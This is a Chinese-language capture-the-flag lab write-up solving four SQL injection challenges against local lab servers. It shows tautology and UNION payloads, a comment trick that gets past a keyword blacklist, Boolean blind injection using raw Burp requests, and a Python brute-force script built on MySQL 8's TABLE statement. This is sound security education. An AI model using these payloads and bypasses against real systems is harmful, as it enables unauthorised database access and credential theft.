
Web Lab 2

1. Task 1

观察代码可以知道，代码对sql注入的防御措施可以说是完全没有。代码原本的意图是根据用户输入的 `passcode` 来查询特定的行，但是我们可以构造一个OR条件判断，让这部分恒真，就能让服务器输出全部的行，从而完成注入。直接使用最简单的1 = 1来控制OR为恒真，并使用'来控制语法，得到下面的注入语句：

```
' OR '1'='1
```

输入后得到flag：



Flag: AAA{i7_1s_4_G00d_sT4R7}

2. Task 2

还是先观察代码，与上一题相比，主要多了两个不同之处，一是对部分的关键词进行了注入检测，二是判断输出行数的逻辑从只要大于0就可以改成了必须等于1，因此需要针对这两点对注入语句做一定修改。


对于第一处改动，黑名单中的词并不多，仍然有很多选择的余地；其次，尽管字母会被统一成大写，但分词操作非常简陋，只根据空格分词，所以只要保证没有空格就不会被检测到。最简单的办法就是使用注释/**/来分开黑名单上的词，轻松绕过检测，后续注释会被转义成空格，不影响语法。

对于第二处改动，需要限制输出的行数为1，且limit不在黑名单中，因此直接用limit 1来输出第一行。

根据以上分析，得到以下注入语句：

```
'/**/Union/**/Select/**/*/**/From/**/passcodes limit 1#
```

输入后得到flag：




3. Task 3

这道题目没有给出源码，需要根据输入反馈猜测代码结构。

首先尝试奇数个单引号，返回为空，说明出现了异常，由此判断代码的输入判断和前面两个一样是字符型的。

用burp suite的intruder来测试黑名单：



测试结果显示：空格，&&，||，select，from，insert等可以使用，但union、limit，sleep，where等词都被屏蔽。后续尝试了注释嵌套、重复输入、大小写转换等办法都都宣告失败，说明代码对关键词的检测非常严格。

在没有办法实现联合查询的情况下，我试着使用条件判断来分析结构：尝试使用`' || 1=1#`来测试输出，发现得到了前两份代码没有的新的输出。

```
HTTP/1.1 200 OK
Date: Thu, 11 Jul 2024 03:12:46 GMT
Server: Apache/2.4.58 (Ubuntu)
Content-Length: 17
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

YOU ARE CHEATING!
```

一般的错误输入返回的是“NONONO”，而这个返回的却是“YOU ARE CHEATING”。这句话应该不是在说我作弊了，而是反馈了一个喜人的结果：当判断为真时就会返回这个语句。NO代表假，CHEATING代表真，由此看出这是一个典型的布尔盲注题目。前面两份代码中可以看出这个数据库里含有的表名称为passcodes，这个表内其中一列的名称为passcode，所以只需要用布尔盲注找到其中一个passcode就能完成登陆操作。

在正式布尔盲注之前，需要先搜集一些信息：使用select count(passcode) from passcodes来获取行数，发现当等于2时返回真。（后续写报告的时候发现网站上贴出了


更改的公告，说是增加了passcode的数量，我测试了一下，数量改成了4，但后面算出的密码还是可以登入的，所以没什么影响）

```
'||(select count(passcode) from passcodes) = 2#
```

两行passcode中只要能找到其中一行就行，最早想用的的是 `ascii(substr((select passcode from passcodes limit 0,1),1,1))`来找到特定字符的ASCII码，但不走运的是limit被限制使用了，还需要找一个函数：能根据某种特点单独挑出某一行，而且尽可能使盲注过程简化。由此，我决定选择min函数来选取特定行的passcode，并且使用substr取出特定的字符，再用ascii函数把字符转成对应的码值，并与特定的ascii码进行比较，也就是以下代码：

```
'|| (SELECT ASCII(SUBSTR(MIN(passcode), §number§, 1)) = §ascii§ AS is_first_char
FROM passcodes) = 1#
```

在正式使用盲注之前，我还想先决定密码的长度，通过用ASCII为0作条件，一直遍历到21时显示为真，说明密码长度为20，预计爆破时间不会太长，如下图所示：



Request

Pretty Raw Hex \n

```
POST /check_code.php HTTP/1.1
Host: 127.0.0.1:61161
Content-Length: 114
Cache-Control: max-age=0
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: zh-CN
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:61161
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:61161/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

passcode='|| (SELECT ASCII(SUBSTR(MIN(passcode), 21, 1)) = 0 AS is_first_char_a FROM passcodes) = 1#&Submit=Submit
```

Response

Pretty Raw Hex \n

```
HTTP/1.1 200 OK
Date: Thu, 11 Jul 2024 07:42:57 GMT
Server: Apache/2.4.58 (Ubuntu)
Content-Length: 17
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

YOU ARE CHEATING!
```

使用intruder模块，将number从1到20进行遍历，ASCII从32到126进行遍历，挑出为真的情况，组合在一起就是需要的passcode。

不过在实际操作中，运行速度非常缓慢，我决定手动介入，采用二分搜索的方式找到了所有字符的ASCII值，并借助工具转换为字符串：

ASCII文字

```
14U6GxytjGFbkjTgQf4W
```

十六进制（字节）

```
31 34 55 36 47 78 79 74 6A 47 46 62 6B 6A 54 67 51 66 34 57
```


二进制（字节）

```
00110001 00110100 01010101 00110110 01000111 01111000 01111001
01110100 01101010 01000111 01000110 01100010 01101011 01101010
01010100 01100111 01010001 01100110 00110100 01010111
```

十进制（字节）

```
49 52 85 54 71 120 121 116 106 71
70 98 107 106 84 103 81 102 52 87
```

如上图所示，passcode为14U6GxytjGFbkjTgQf4W，将这段passcode输入到框内，成功进入。




Flag: AAA{Ur_g00d_a7_b00l}

最后附上以上三题完成时的截图：

这几题的主要操作步骤都在Burp Suite中进行，不需要写额外脚本。

4. Bonus

先看看题目，前端看起来还是一模一样的入口，先做一下关键词检测：



上图中的关键词都被屏蔽了，其中也有select和union，而且注释符也被屏蔽了，需要用别的方式来完成闭合。经尝试后发现 `passcode=' || payload || '1'='2`可行，其中payload可以使用不同语句。尝试用length，ascii和substr初步判断了数据库名为：sqli_test。根据之前的题目猜测表名为passcodes，列名为passcode。然而接下来的步骤不可避免地要使用到select相关的逻辑。

结合题目给的MySQL8的提示，想到可能是新版本有类似select功能的语法，于是上网查找，得知**table语句**可以实现类似的效果，并且可以使用limit来找到需要的行，以及能够进行字符串比较，因此可以进行布尔盲注。

学习新语法后构造POST参数得：`passcode=' || ('M')<=(table passcodes limit 1) || '1'='2&Submit=Submit`，其中M为得到的passcode的第一位，然而以一个个尝试需要花费大量时间，二分法似乎也不太好做，于是决定写python脚本来爆破，关键函数如下：


```
def get_passcode(payload):
    url = "http://127.0.0.1:58581/check_code.php"  # 确保URL格式正确
    data = {
        "passcode": payload
    }
    try:
        response = requests.post(url, data=data)
        return response.text
    except requests.RequestException as e:
        print(f"请求失败: {e}")
        return ""
def brute_force_passcode():
    chars ='0123456789:;<=>?
@ABCDEFGHIJKLMNOPQRSTUVWXYZ[]^_`abcdefghijklmnopqrstuvwxyz{|}~'
    print(f"爆破字符集: {chars}")
    passcode = ""
    found = False
    priv_char = ''

    while not found:
        found = True
        for char in chars:
            payload = f"' || ('{passcode+char}')<=(table passcodes limit 1) ||
'1'='2&Submit=Submit"
            response = get_passcode(payload)
            if "YOU ARE CHEATING" not in response:
                passcode += priv_char
                priv_char = char
                print(f"找到正确字符: {passcode}")
                found = False
                if(char == '0'):
                    found = True
                break
            else:
                priv_char = char

    return passcode
```

一开始使用ascii码来做字符集，后面发现会出现bug，于是删除了一些字符来得到现在的字符集。遍历完才发现这个代码还是存在一些小问题：会多输出一位，后面决定在主程序中简单删掉了事。


最后结果如下：


找到正确字符： Md7BPxaKAk
找到正确字符： Md7BPxaKAkV
找到正确字符： Md7BPxaKAkVE
找到正确字符： Md7BPxaKAkVEv
找到正确字符： Md7BPxaKAkVEv3
找到正确字符： Md7BPxaKAkVEv3m
找到正确字符： Md7BPxaKAkVEv3my
找到正确字符： Md7BPxaKAkVEv3myD
找到正确字符： Md7BPxaKAkVEv3myDx
找到正确字符： Md7BPxaKAkVEv3myDxJ
找到正确字符： Md7BPxaKAkVEv3myDxJJ
找到正确字符： Md7BPxaKAkVEv3myDxJJK
Md7BPxaKAkVEv3myDxJJ
爆破完成

输入到POST参数里：


Request to http://127.0.0.1:58581
Forward
Drop
Intercept is on
Action
Open brow
Pretty
Raw
Hex
\n
1 POST /check_code.php HTTP/1.1
2 Host: 127.0.0.1:58581
3 Content-Length: 43
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: zh-CN
9 Upgrade-Insecure-Requests: 1
10 Origin: http://127.0.0.1:58581
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1:58581/
19 Accept-Encoding: gzip, deflate, br
20 Connection: keep-alive
21
22 passcode=Md7BPxaKAkVEv3myDxJJ&Submit=Submit

得到flag：


127.0.0.1:58581/check code
127.0.0.1:50210/check code
127.0.0.1:58581/check_code.php
Flag: AAA{TRY_SIGNALIS_ON_STEAM}

通过截图：


[lab2] passcode...
100 pts
20 支队伍攻克